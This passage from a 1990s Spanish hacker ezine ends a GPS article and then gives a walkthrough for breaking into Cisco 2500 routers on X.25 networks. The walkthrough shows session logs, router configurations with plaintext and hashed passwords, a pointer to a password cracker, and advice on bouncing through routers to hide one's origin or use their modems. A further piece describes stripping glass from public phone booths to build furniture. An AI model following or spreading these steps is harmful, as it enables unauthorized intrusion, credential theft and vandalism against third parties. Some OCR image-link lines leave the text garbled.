Lo que en nuestro receptor podemos medir facilmente es el tiempo que debemos retrasar la replica de nuestro codigo para que al correlar con lo que recibamos esta comparacion nos de un maximo. De aqui que si el codigo es mas largo y rapido obtengamos precisiones mayores. Este retardo multiplicado por la velocidad de la luz seria en principio la distancia al satelite, pero esto solo es en principio, puesto que este retardo no solo se debe al viaje de la se~al desde el satelite hasta el receptor, sino que se deben tener en cuenta otros parametros que influyen como:

- Offset del reloj del satelite respecto a la referencia GPS
- Offset del reloj del receptor respecto a la referencia GPS
- Retardo de propagacion en la Ionosfera.

Si tenemos en cuenta que el offset del reloj del satelite y el de propagacion en la ionosfera los corregimos con la informacion del mensaje de Navegacion, solo nos queda como incognita el offset de NUESTRO reloj respecto a la referencia GPS. De modo que la distancia medida originalmente o pseudodistancia, seria la suma de la "distancia real", mas la distancia producida por el offset de nuestro reloj multiplicado por la velocidad de la luz (c).

        di=c*Ti=> di= Di + c*Tu

di = pseudodistancia al satelite i
Di = Distancia real a satelite i
Tu = offset del reloj de usuario
Ti = retardo de correlacion maxima

De aqui que para resolver la posicion de el receptor en funcion de tres satelites sea imposible con precision, ya que nos queda una incognita extra que es precisamente esa distancia de error producida por el offset de nuestro reloj.

Por eso se utiliza en el posicionamiento un cuarto satelite, quedandonos un sistema de 4 ecuaciones y 4 incognitas que a su vez introduce la dificultad de no ser lineal, con lo cual hay que recurrir a metodos de linealizacion para que sea mas facilmente resolubles mediante computacion, pero en esto no vamos a entrar en este articulo.

Lo que si se deduce de todo esto es como un simple receptor de GPS usa al menos 4 correladores con sus correspondientes secuencias, y su entrada de un mismo demodulador.

Con esto ya podemos hacernos una idea del funcionamiento de GPS.

- Alternativas/mejoras: DGPS

Como ya hemos visto, la precision de posicionamiento depende del codigo del que dispongamos. Pero si solo tenemos el codigo C/A, existe una alternativa para conseguir una precision mayor. Esta es DGPS, esto es GPS Diferencial. Su funcionamiento es bastante sencillo; sabiendo como funciona el GPS normal, deducimos que si conseguimos unos parametros de correccion mas precisos, conseguimos mayor precision en nuestra localizacion. Pues bien, como conseguir mayor precision sin el codigo P ???... pongamos una central recogiendo la se~al GPS en un punto geografico conocido, comparemos el posicionamiento que nos da GPS con nuestra posicion real conocida, y hayemos asi los parametros de correccion, y luego estos parametros se los enviamos a el movil a posicionar mediante GPS. Un ejemplo clasico es un avion, con su GPS de abordo y una central (por ejemplo en el aeropuerto) enviandole las correcciones mas precisas.

Con esto terminamos este articulo, se puede profundizar bastante mas en este tema, y quien sabe... quiza en proximos numeros de SET profundicemos algo mas en ello!!. Espero que os haya resultado interesante y que a algun genio le sirva para idear algun metodo para usar o descubrir el codigo P. ;-)

"Todo debe hacerse lo mas simple posible,
pero no mas simple."

Albert Einstein

EOF

```
-[ 0x0F ]--------------------------------------------------------------
-[ Cisco 2500 - X25 Bouncer ]------------------------------------------
-[ by NewJack ]-----------------------------------------------------SET-22-
```

```
                              -------------
                               CISCO 2500
                              -------------
                                   THE
                               X25-BOUNCER
                              -------------
                                   POR
                                 NEWJACK
                              -------------
```

```
------------------------------------------------
nasa> show version

Cisco Internetwork Operating System Software
IOS (tm) 3000 Software (IGS-IN-L), Version 10.3(11), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-1996 by cisco Systems, Inc.
Compiled Wed 24-Apr-96 15:22 by dschwart
Image text-base: 0x0301E6E0, data-base: 0x00001000

ROM: System Bootstrap, Version 5.2(8a), RELEASE SOFTWARE
ROM: 3000 Bootstrap Software (IGS-RXBOOT), Version 10.2(8a), RELEASE SOFTWARE (fc1)

nasa uptime is 2 weeks, 1 day, 51 minutes
System restarted by power-on at 06:07:31 UTC Mon Nov 16 1998
System image file is "flash:igs-in-l.103-11", booted via flash

cisco 2500 (68030) processor (revision L) with 6144K/2048K bytes of memory.
Processor board serial number 03041608
Bridging software.
X.25 software, Version 2.0, NET2, BFE and GOSIP compliant.
Primary Rate ISDN software, Version 1.0.
1 Ethernet/IEEE 802.3 interface.
2 Serial network interfaces.
32K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash (Read ONLY)
Configuration register is 0x2102
------------------------------------------------
```

nasa> [INTRODUCCION]

Como todos sabreis Cisco Systems, Inc. es el mayor fabricante mundial de routers, seguro que estais cansados de encontraros con ellos en todas partes.

Pero seguro que muy pocos de vosotros habeis manejado uno, y muchos menos aun habeis manejado uno situado en una red X25.

No es que los routers de cisco sean maquinas excesivamente utiles, pero acostumbrados a los unix de toda la vida o a los nuevos y torpes NTs, siempre resulta interesante cambiar un poco de mentalidad y hackear una de estas maquinitas.

La mayoria de los modelos son muy similares y muchos los comandos son comunes entre ellos, sin embargo me voy a centrar en el modelo 2500, que es uno de los routers mas habituales en mis redes favoritas, las X25.

nasa> [HABITUANDONOS AL SISTEMA]

La primera vez que entramos en un cisco 2500 siempre se siente una sensacion agradable, la de entrar en una maquina potente y versatil.

```
------------------------------------------------
nasa> pad XXXXXXX

Trying XXXXXXX...Open


User Access Verification

Password:

newjack>
------------------------------------------------
```

El sistema de comandos es el habitual, un pequeño prompt esperando ansioso nuestras ordenes.

Para ir haciendonos con el entorno empezaremos con el tipico comando:

```
------------------------------------------------
newjack> ?

Exec commands:
  <1-99>           Session number to resume
  connect          Open a terminal connection
  disable          Turn off privileged commands
  disconnect       Disconnect an existing network connection
  enable           Turn on privileged commands
  exit             Exit from the EXEC
  help             Description of the interactive help system
  lock             Lock the terminal
  login            Log in as a particular user
  logout           Exit from the EXEC
  mrinfo           Request neighbor and version information from a multicast router
  mstat            Show statistics after multiple multicast traceroutes
  mtrace           Trace reverse multicast path from destination to source
  name-connection  Name an existing network connection
  pad              Open a X.29 PAD connection
  ping             Send echo messages
  ppp              Start IETF Point-to-Point Protocol (PPP)
  resume           Resume an active network connection
  rlogin           Open an rlogin connection
  show             Show running system information
  slip             Start Serial-line IP (SLIP)
  systat           Display information about terminal lines
  telnet           Open a telnet connection
  terminal         Set terminal line parameters
  traceroute       Trace route to destination
  tunnel           Open a tunnel connection
  where            List active connections
```

```
  x3               Set X.3 parameters on PAD
-------------------------------------------------

Parece complejo, sin embargo como veremos luego no lo es tanto.

Ahora veamos un poco de informacion sobre el sistema en el que estamos:

-------------------------------------------------
newjack> show ?

  clock     Display the system clock
  history   Display the session command history
  hosts     IP domain-name, lookup style, nameservers, and host table
  ppp       PPP parameters and statistics
  sessions  Information about Telnet connections
  snmp      snmp statistics
  terminal  Display terminal configuration parameters
  users     Display information about terminal lines
  version   System hardware and software status
-------------------------------------------------

Aqui tenemos mucha informacion, la mayoria no nos sera util por ahora.

-------------------------------------------------
newjack> show version

Cisco Internetwork Operating System Software
IOS (tm) 3000 Software (IGS-IN-L), Version 10.2(7), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-1995 by cisco Systems, Inc.
Compiled Thu 06-Jul-95 00:45 by rchiao
Image text-base: 0x0301BBAC, data-base: 0x00001000

ROM: System Bootstrap, Version 11.0(10c), SOFTWARE
ROM: 3000 Bootstrap Software (IGS-BOOT-R), Version 11.0(10c), RELEASE SOFTWARE (fc1)

newjack uptime is 19 weeks, 2 days, 3 hours, 3 minutes
System restarted by power-on at 04:06:05 UTC Sun Jul 19 1998
System image file is "flash:igs-in-l.102-7", booted via flash

cisco 2500 (68030) processor (revision F) with 8188K/2048K bytes of memory.
Processor board serial number 04814917
X.25 software, Version 2.0, NET2, BFE and GOSIP compliant.
Authorized for Enterprise software set.  (0x0)
1 Ethernet/IEEE 802.3 interface.
2 Serial network interfaces.
32K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash (Read ONLY)

Configuration register is 0x2102
-------------------------------------------------

Un poco de informacion sobre la maquina en la que estamos...

-------------------------------------------------
newjack> show terminal

Line 2, Location: "", Type: ""
Length: 24 lines, Width: 80 columns
Baud rate (TX/RX) is 9600/9600
Status: Ready, Active, No Exit Banner
Capabilities: none
Modem state: Ready
```

```
Special Chars: Escape  Hold  Stop  Start  Disconnect  Activation
                ^^x    none   -     -       none
Timeouts:      Idle EXEC    Idle Session   Modem Answer  Session   Dispatch
               0:10:00        never                        none     not set
Session limit is not set.
Time since activation: never
Editing is enabled.
History is enabled, history size is 10.
Full user help is disabled
Allowed transports are pad telnet rlogin.  Preferred is telnet.
No output characters are padded
No special data dispatching characters
------------------------------------------------
```

Un poco de informacion sobre como esta configurada, y los "allowed transports" un detalle muy importante.

```
------------------------------------------------
newjack> show users

    Line     User      Host(s)              Idle Location
*  2 vty 0             idle                    0 XXXXXXX
------------------------------------------------
```

Vemos si hay alguien mas con nosotros. Parece que no, estamos nosotros solos, ademas podemos ver nuestra direccion de origen XXXXXXX.

```
------------------------------------------------
newjack> show hosts

Default domain is not set
Name/address lookup uses domain service
Name servers are 255.255.255.255

Host                      Flags      Age Type   Address(es)
NASA1                    (perm, OK) **   IP      14.3.6.29
NASA2                    (perm, OK) **   IP      14.3.6.23
NASA88                   (perm, OK) **   IP      14.3.6.25
------------------------------------------------
```

Un poco de informacion sobre maquinas a las que podemos acceder. Lo que parece debajo de 'Host' es el mnemonico de cada maquina, podemos acceder a ella mediante su ip o su mnemonico.

Ya conocemos un poco mas nuestro cisco, ahora habra que empezar a sacarle partido.

```
nasa> [ USANDO EL SISTEMA ]
```

Un router por si solo no tiene demasiada utilidad a menos que pretendamos echar una red abajo, cosa muy alejada de nuestros objetivos.

El verdadero valor de un router es su capacidad de comunicacion, sobre todo en 2 sentidos:
-Nos servira como pasarela a la red interna, si nuestro objetivo es ese.
-Nos servira de pasarela ante otras maquinas de las redes en las que se encuentre, bien para ocultar nuestro origen, o bien para acceder a redes a las que no teniamos acceso (muy util a la hora de ir botando de una red x25 a otra por todo el planeta...)

En internet es sencillo encontrar alguna maquina que nos sirva de proxy, bien un wingate, bien un proxy socks, bien un unix mal configurado... pero en x25 encontrar un buena infraestructura para ocultar tu direccion de origen no es tan sencillo. Por eso disponer de maquinas como estas para ir saltando de una a otra es extremadamente util.

Ademas si tenemos la suerte de que el router se encuentre conectado a dos redes diferentes nos servira de pasarela entre ambas, por ejemplo de internet a x25, de x25 a internet, o si tiene modems a cualquier red a la que se pueda acceder mediante una llamada...

Veamos ahora los comandos que nos permitiran comunicarnos con otras maquinas.

newjack> CONNECT => Nos conecta con la direccion indicada, este comando tiene una relativa inteligencia y distinguira si lo que le hemos pasado es una ip, un nua, un mnemonico, etc... decidiendo entre cual es el protocolo mas adecuado a usar.

Es el comando por defecto, si en el prompt introducimos una ip, un nua o un mnemonico obtendremos la misma respuesta que se realizamos un ’connect’ a esa misma direccion.

newjack> PAD => Este es uno de los comandos valiosos, sirve para establecer comunicaciones x25. El parametro que recibe es el nua al que queremos conectarnos, bien con prefijo o sin prefijo dependiendo de la red en la que estemos.

Si el router no permite salir mediante x25, si lo permite pero esta mal configurado o si simplemente no tiene enlaces x25 al emplear este comando recibiremos la siguiente respuesta:

```
------------------------------------------------
TASA-AR> pad 3106
X.25 is not available.
------------------------------------------------
```

newjack> TELNET => El clasico telnet sobre tcp/ip. Normalmente sera el protocolo de comunicacion por defecto.

newjack> RLOGIN => El tambien clasico rlogin sobre tcp/ip. Si tenemos suerte y dentro de la red interna hay maquinas unix, no sera raro que algunas de ellas tengan al cisco en sus hosts.equiv o rhosts.

newjack> SLIP y PPP => Inician una conexion en estos protocolos.

nasa> [MODIFICANDO EL SISTEMA]

Pero las sorpresas no acaba aqui, no lo he mencionado, pero todo este tiempo hemos estado trabajando en el modo no privilegiado del router. Existe un segundo nivel con mas opciones que ademas nos permite modificar la configuracion del router y tener acceso a opciones antes no visibles.

La forma de acceder a este segundo nivel es mediante la orden enable, y necesitaremos un segundo password, normalmente diferente del que usamos para entrar a la maquina.

```
------------------------------------------------
```

```
newjack> enable

Password:

newjack#
-------------------------------------------------

h0h0h0, somos root! :)

Para volver al nivel no privilegiado simplemente usariamos el comando
disable.

Veamos los nuevos comandos de que disponemos:

-------------------------------------------------
newjack# ?

Exec commands:
  <1-99>           Session number to resume
  bfe              For manual emergency modes setting
  clear            Reset functions
  clock            Manage the system clock
  configure        Enter configuration mode
  connect          Open a terminal connection
  copy             Copy a config file to or from a tftp server
  debug            Debugging functions (see also 'undebug')
  disable          Turn off privileged commands
  disconnect       Disconnect an existing network connection
  enable           Turn on privileged commands
  erase            Erase Flash memory
  exit             Exit from the EXEC
  help             Description of the interactive help system
  lock             Lock the terminal
  login            Log in as a particular user
  logout           Exit from the EXEC
  name-connection  Name an existing network connection
  no               Disable debugging functions
  pad              Open a X.29 PAD connection
  ping             Send echo messages
  ppp              Start IETF Point-to-Point Protocol (PPP)
  reload           Halt and perform a cold restart
  resume           Resume an active network connection
  send             Send a message to other tty lines
  setup            Run the SETUP command facility
  show             Show running system information
  slip             Start Serial-line IP (SLIP)
  systat           Display information about terminal lines
  telnet           Open a telnet connection
  terminal         Set terminal line parameters
  test             Test subsystems, memory, and interfaces
  tn3270           Open a tn3270 connection
  trace            Trace route to destination
  undebug          Disable debugging functions (see also 'debug')
  verify           Verify checksum of a Flash file
  where            List active connections
  write            Write running configuration to memory, network, or terminal
  x3               Set X.3 parameters on PAD
-------------------------------------------------

Muy interesante. Ahora veamos que nueva informacion podemos obtener.

-------------------------------------------------
```

```
newjack# show ?

  access-expression  List access expression
  access-lists       List access lists
  appletalk          AppleTalk information
  arp                ARP table
  async              Information on terminal lines used as router interfaces
  bridge             Bridge forwarding database
  buffers            Buffer pool statistics
  clock              Display the system clock
  cmns               Connection-Mode networking services (CMNS) information
  compress           Show compression stats.
  configuration      Contents of Non-Volatile memory
  controllers        Interface controller status
  debugging          State of each debugging option
  decnet             DECnet information
  dialer             Dialer parameters and statistics
  dnsix              Shows Dnsix/DMDP information
  flash              System Flash information
  flh-log            Flash Load Helper log buffer
  frame-relay        Frame-Relay information
  history            Display the session command history
  hosts              IP domain-name, lookup style, nameservers, and host table
  interfaces         Interface status and configuration
  ip                 IP information
  ipx                Novell IPX information
  line               TTY line information
  llc2               IBM LLC2 circuit information
  lnm                IBM LAN manager
  local-ack          Local Acknowledgement virtual circuits
  logging            Show the contents of logging buffers
  memory             Memory statistics
  netbios-cache      NetBIOS name cache contents
  ntp                Network time protocol
  processes          Active process statistics
  protocols          Active network routing protocols
  queueing           Show queueing configuration
  registry           Function registration information
  rif                RIF cache entries
  route-map          route-map information
  sdllc              Display sdlc - llc2 conversion information
  sessions           Information about Telnet connections
  source-bridge      Source-bridge parameters and statistics
  spanning-tree      Spanning tree topology
  stacks             Process stack utilization
  standby            Hot standby protocol information
  stun               STUN status and configuration
  subsystem          List subsystems
  tcp                Status of TCP connections
  terminal           Display terminal configuration parameters
  users              Display information about terminal lines
  version            System hardware and software status
  x25                X.25 information
-------------------------------------------------
```

wow! demasiada informacion de golpe, aunque la mayoria no nos interesa, ademas los valores normalmente son los valores por defecto, raramente todas las posibilidades del router estan aprovechadas.

Si quereis echarle un vistazo a alguna opcion sois libres pero la mayor parte de ellas estan en blanco o con los valores por defecto.

Aun asi, no podemos irnos sin mirar un par de cosas:

```
-------------------------------------------------
newjack# show configuration

Using 615 out of 32762 bytes
!
version 10.3
service udp-small-servers
service tcp-small-servers
!
hostname TROLL
!
enable password cisco
!
!
interface Ethernet0
 ip address 192.111.125.145 255.255.255.240
!
interface Serial0
 ip address 192.111.125.115 255.255.255.240
 encapsulation x25
 x25 address 2312266
 x25 htc 1
 x25 idle 60
 x25 map ip 192.111.125.113 2471105
!
interface Serial1
 no ip address
 shutdown
!
ip host dcp 192.111.125.113
ip host dcpch 192.111.125.98
ip host cms 192.111.125.97
ip route 192.111.125.96 255.255.255.240 192.111.125.113
!
line con 0
line aux 0
 transport input all
line vty 0 4
 password cisco
 login
!
end
-------------------------------------------------
```

Aqui tenemos la configuracion completa del router, incluyendo interfaces, passwords, etc...

Conociendo esto practicamente no necesitamos recurrir a ningun otro comando para saber como funciona el router.

En este caso los passwords estan sin encriptar, en el caso de que esten encriptados podemos usar el facilmente localizable ciscocrack.c o ciscocrack.sh para desencriptar los passwords.

Aqui teneis un pequeño extracto de un fichero de configuracion con passwords encriptados:

```
-------------------------------------------------
nasa88# show configuration
```

```
Using 1188 out of 32762 bytes
!
! Last configuration change at 11:34:20 UTC Mon Oct 26 1998
! NVRAM config last updated at 11:34:23 UTC Mon Oct 26 1998
!
version 10.2
service timestamps log datetime
service password-encryption
!
hostname nasa88
!
enable secret 5 $1$7lEQ$YmdJxZoyYuxUcnHRTaMR71
enable password 7 13061E010803
!
ipx routing 0000.0000.0488
x25 routing
!
interface Ethernet0
[...]
-------------------------------------------------
```

Y antes de continuar el ultimo show interesante:

```
-------------------------------------------------
newjack# show protocols

Global values:
  Internet Protocol routing is enabled
  Ethernet0 is up, line protocol is up
  Internet address is 192.111.125.145 255.255.255.240
  Serial0 is up, line protocol is up
  Internet address is 192.111.125.115 255.255.255.240
  Serial1 is administratively down, line protocol is down
-------------------------------------------------
```

Aqui tenemos los distintos protocolos de comunicacion soportados y algunos datos de interes como direcciones, y si estan dados de alta o no.

Toda esta informacion esta contenida ya en el fichero de configuracion, pero como vereis mas tarde sera de mucha utilidad, ya que solo es posible hacer un ’show configuration’ siendo usuario privilegiado.

Para terminar una pequeña introduccion al comando terminal:

```
-------------------------------------------------
newjack> terminal ?

  autohangup              Automatically hangup when last connection closes
  data-character-bits     Size of characters being handled
  databits                Set number of data bits per character
  dispatch-character      Define the dispatch character
  dispatch-timeout        Set the dispatch timer
  download                Put line into ’download’ mode
  editing                 Enable command line editing
  escape-character        Change the current line’s escape character
  exec-character-bits     Size of characters to the command exec
  flowcontrol             Set the flow control
  full-help               Provide help to unprivileged user
  help                    Description of the interactive help system
  history                 Enable and control the command history function
  hold-character          Define the hold character
  ip                      IP options
```

```
  length                  Set number of lines on a screen
  no                      Negate a command or set its defaults
  notify                  Inform users of output from concurrent sessions
  padding                 Set padding for a specified output character
  parity                  Set terminal parity
  rxspeed                 Set the receive speed
  special-character-bits  Size of the escape (and other special) characters
  speed                   Set the transmit and receive speeds
  start-character         Define the start character
  stop-character          Define the stop character
  stopbits                Set async line stop bits
  telnet                  Telnet protocol-specific configuration
  terminal-type           Set the terminal type
  transport               Define transport protocols for line
  txspeed                 Set the transmit speeds
  width                   Set width of the display terminal
-------------------------------------------------
```

Desde aqui podeis jugar un poco con las configuraciones de la conexion, sobre todo es interesante cambiar el caracter de escape:

```
-------------------------------------------------
newjack> terminal escape-character ^X
-------------------------------------------------
```

nasa> [ALGUNOS TRUCOS]

Veamos ahora algunos trucos:

```
-------------------------------------------------
newjack> sh term
show terminal

Line 2, Location: "", Type: ""
Length: 24 lines, Width: 80 columns
Baud rate (TX/RX) is 9600/9600
Status: Ready, Active, No Exit Banner
Capabilities: none
[...]
-------------------------------------------------
```

No es necesario teclear el comando completo el propio cisco se encarga de completarlo si tecleamos solo las primeras letras de cada parameto.

```
-------------------------------------------------
newjack> show configuration

                  ^
% Invalid input detected at '^' marker.

newjack> show protocols

Global values:
  Internet Protocol routing is enabled
  Ethernet0 is up, line protocol is up
  Internet address is 192.111.125.145 255.255.255.240
  Serial0 is up, line protocol is up
  Internet address is 192.111.125.115 255.255.255.240
  Serial1 is administratively down, line protocol is down
```

```
------------------------------------------------

Vaya! siendo usuarios no privilegiados si hacemos 'show ?' no nos aparece
la opcion 'protocols' sin embargo podemos hacer 'show protocols' sin problemas
de privilegios. Esta informacion nos sera muy util para el segundo truco.

Este truco se aplica tambien a otros parametros de show, aunque siendo
usuarios no privilegiados al hacer un 'show ?' aparezcan muy pocas opciones
sin necesidad de conseguir mas privilegios podemos consultar la mayoria de
parametros del menu ampliado que aparece tras usar la orden enable.

------------------------------------------------
newjack> show protocols

Global values:
  Internet Protocol routing is enabled
  Novell routing is enabled
  Async1 is down, line protocol is down
   Internet address is 0.0.0.0/0
[...]
  Loopback0 is up, line protocol is up
   Internet address is 12.12.12.12/8
   Novell address is AAAAAAAA.0000.30e2.c8e2
  Serial0 is administratively down, line
  TokenRing0 is up, line protocol is up
   Internet address is 88.88.88.88/24
   Novell address is C69B59.0000.30e2.c8e2

newjack> telnet 88.88.88.88 2001
Trying 88.88.88.88, 2001 ... Open

User Access Verification

Password:
Password OK
at
OK
------------------------------------------------

Si el router tiene modems, podemos usarlos. Normalmente estaran en puertos a
partir del 2000, normalmente el 2001 o el 2002.

Ademas normalmente no necesitaremos ser usuarios privilegiados para poder
usar los modems...



nasa> [ DESPEDIDA Y CIERRE ]


Bueno muchachos, esto ha sido todo por hoy, espero que la lectura de este
texto os haya aportado algo, o por lo menos os haya descubierto alguna
oculta opcion de aquel cisco que tenias abandonado desde hace tanto
tiempo, y del que apenas os acordabais...



                                -NEWJACK-
```

-[0x10]----------
-[Bricolaje de Cabinas II]----------
-[by Varios]----------SET-22-

BRICOMANIA

Bienvenidos a un nuevo capitulo de Bricolaje de cabinas, en este numero os contaremos como construir el biombo, como haceros una pecera y como conseguir mas mobiliario urbano "made in telefonica" .....

En vista de que JusJo y yo no hemos podido seguir nuestras investigaciones en los nuevos modelos de cabinas que nos faltan por observar, dejaremos el lado tecnico sobre como desmontar las cabinas para otro numero despues de semana santa.

GreeN LegenD

[Editor: Este articulo tiene ciertos a~adidos metidos entre corchetes..]
[todo lo que este asi, son mis palabras.. el resto es de LoLo..]
[Este articulo ha sido cedido por la gente de DP. Gracias!]
[Tambien el a~adido sobre la pecera es de SET y no esta escrito por]
[LoLo. Ed.]

Hoy en BricoMania, vamos a construir un bonito biombo, necesitaremos:

1x Cristal por hoja
(No seais vagos, poned por lo menos 3, que son baratos)
(*Publicidad* Cortesia de CabiTel *FinPublicidad*)

4x Tablas de las medidas adecuadas con acanaladura (Por hoja)

yx Cola de carpintero
yx Puntas
3x Bisagras por cada dos hojas (2 hojas - 3 bisagras, 3 hojas - 6...)

Los correspondientes tornillos para las susodichas bisagrillas
Pintura / Barniz... (Opcional)

[Papel de lija fina, tambien biene bien.]

Herramientas:

Martillo *
Destornillador*
Serrucho**
Inglete**
Paciencia*
Tabaco **
Alcohol **
Ganas de complicarse **

* De serie
** Opcional


Exacto... Bienvenido a la continuacion del bricolage de cabinas, como es mi primer articulo para este ezine, me presento soy LoLo, y tambien formo parte de *Mas publicidad ;P* Daemon's Paradise *FinPubli*, quiza a partir de ahora me dedique a dar por culo de vez en cuando ;) Al toro...

[Aqui LoLo nos hace mas publicidad gratuita sobre Daemonïs Paradise, Ezine [que podeies bajar en daemonsp.cjb.net ... ed.]

Primero voy a explicar un poco menos por encima como hacer nuestro kerido biombo :) * IMPORTANTE: * Si piensas hacerlo, leetelo ANTES de empezar a hacer nada, se dicen algunas cosas a destiempo (uno es humano ;) ** despues ira un poco de chicha sobre mas desmenuzamiento de cabinas y demas...

Antes de nada... podeis hacer el formato normal y el formato pocholo xD (esto es a modo de comentario :P) el pocholo se basa en que no va pintado, sino forrado con tela con una laminita de gomaespuma debajo, para que quede acolchado; se clavetea a la moldura y ya ta

Necesitareis las tablas mencionadas con acanaladura blablabla...
El siguiente paso es cortarlas en inglete de 45 grados para que kede tal que asin



Esto es mas k probable k os lo hagan en la propia carpinteria... eso si... CUIDADO CON LAS LONGITUDES INTERIORES!! porque ahi es donde encajaremos el cristal (en este momento no puedo deciros las medidas porque no tengo a mano todos los materiales, y que estas medidas tb dependen de el modelo que hayais elegido de los elegantes cristales de seguridad Cabitel(r), pero seguro que los chicos de SET os las podran facilitar ;) el cristal tiene que quedar poco mas por encima del angulo inferior, para k la acanaladura de las tablas superior e inferior encajen bien y no bailen mucho (hay una variante, la version pofesional que consiste en asegurar los cristales con un poco de silicona...) pero no nos adelantemos.

[Si de hecho los chicos de SET si que te pueden dar las medidas.. el ancho de un cristal de lateral de cabitel, las cabinas de columna de toda la vida es de XXX y si quereis mas informacion no teneis mas que leer SET #20 el articulo es 0x06. Ed.]

Ahora debemos encolar los bordes de las tablas y unir 3... las laterales con la superior / inferior, para que quede tal que asi... (grafico simplificado) (Teneis que hacer fuerza mientras se seca la cola, van bien los tornos, gatos...)

Podeis asegurar mas las tablas con puntas de carpintero, pero cuidado ande

clavais, no os cargueis el surco, que se rallan los cristales ;P (por cierto, mira que es dificil encontrar cabinas con cristales sin rallar, joer)


[Ahora teneis el nuevo modelo, que dice Timofonica en todo el cristal. son algo mas vistosas para este trabajo las antiguas, las de la T de bolas con el circulo... Ed.]

Una vez se seque, para no desmontar el chiringuito, introducimos el cristal y repetimos el proceso de pegado con el resto del cuerpo (cuidao con la presion, no os cargueis el cristal... Obviamente.. el cristal esta pintado antes de meterlo. Ahora podeis poner un poco de silicona pa k no se menee mucho... Si no se os ha ido la mano con las medidas, quiza os sirvan las propias gomitas que estan en las cabinas... eso si, solo encontrariais dos por cristal.

Ya tenemos las puertas, repitiendo todo el proceso para todas las hojas del biombo. Las bisagras seran lo ultimo que montaremos, pero dejaremos ya hechos los "aujeros" para las bisagras y sus tornillos, para que las puertas encajen bien, y las bisagras no se deformen.

Como pie, se me han ocurrido dos modelos, pero basados en el mismo dise~o, aunque tambien podeis obtar por dejarlo tal cual, aunque... tendreis que tener mucho cuidado en como lo doblais, para que no se caiga..


MODO 1




Cu~as de longitud, la de la puerta

Colocamos las cu~as, encoladas, y las clavamos cuando este seco (tener en cuenta que en cualkiera de los casos, las tablas de abajo han de ser mas anchas, para k el cristal no kede totalmente a ras de suelo)

MODO 2 (Similar al anterior)





Solo se necesita esa peque~a tablita extra.

Yaaaaaa casi esta terminado... solo lo pintamos al gusto, si es que queremos (al menos una manita de barniz... ayuda, mas que nada, para proteger la madera) Y montamos las bisagras..... Ya lo tenemos todo terminado.. Cuidado, que se rompe ;)

** NOTA 2: NO esta probada la estabilidad de esta estructura, si alguien se aburre, le sobra tiempo, y un poco de dinerito y lo construye, que reporte los resultados calidad / precio / durabilidad ;) **


Para la proxima kiza os proponga un armarito un poco gay con lucecita y tal para meter las colonias y esas cosillas xD

[A mi se me ocurre hacer un acuario u hormiguero... ;) Ed.]

A lo que interesa...

Volviendo al modelo B (Recordemos el capitulo anterior)

Modelo B - Las del tejadito piramidal (Modelo M segun cabitel)




Aun no he localizado ningun metodo para sacar el cristal sin una mella... estoy en ello, pero es dificil... de momento lo mejor que veo es... a) desmontar la piramide, b) sacar la barra de acero / aluminio de arriba c) Sacar el cristal por arriba (si, es la jostia de peligroso y dificil. Otra posibilidad es saltar los remaches de las sujecciones laterales y hacer palanca en las barras que sujetan el cristal por debajo para que se abran, y poder deslizar el cristal fuera.

[Los cristales se pueden sacar, es cuestion de webos, por que ir por ahi] [caminando con pedazo de cristal tama~o mesa de billar pues no queda muy] [bien y si encima es de noche pues ni te cuento. Solo hacen falta unos] [Alicates.. Ed.]

Pos eso... una vez desencajada la piramide os encontrareis con esos grupos de cables entubados (no se si os referiais a esto, pero es como lo vi)

[Si, un tubo con tres cables adivina para que son.. ;) Ed.]



$ Cable entubado simple

Cable entubado triple

La estamos mirando por detras. El tubo simple entra por mitad del anuncio luego... entra corriente al anuncio ? sale ? a mi me lleva a pensar que entra.. ahora... existe la posibilidad de que en el otro barrote, haya otro cable simple, como lo describieron el numero anterior, que posiblemente seria la alimentacion... De momento lo tengo descartado, pero pudiera ser La otra opcion es... que uno de los cables "triples" sea la corriente (para la luz, el telefono funciona con los 48V que nos da la linea telefonica, el otro la linea telefonica y el ultimo la linea modem (luego revisaremos eso) De no tratarse asi, que co~o seria este ultimo cable ? Me explico, si por una barra suben 3, y por la otra uno, son 4, que funcion efectua ese cuarto ? :? si alguien tiene alguna idea... ya sabe ;) Cuidadin con la corriente ;) Una nueva especulacion, es k uno de los cables sea para el contador :??

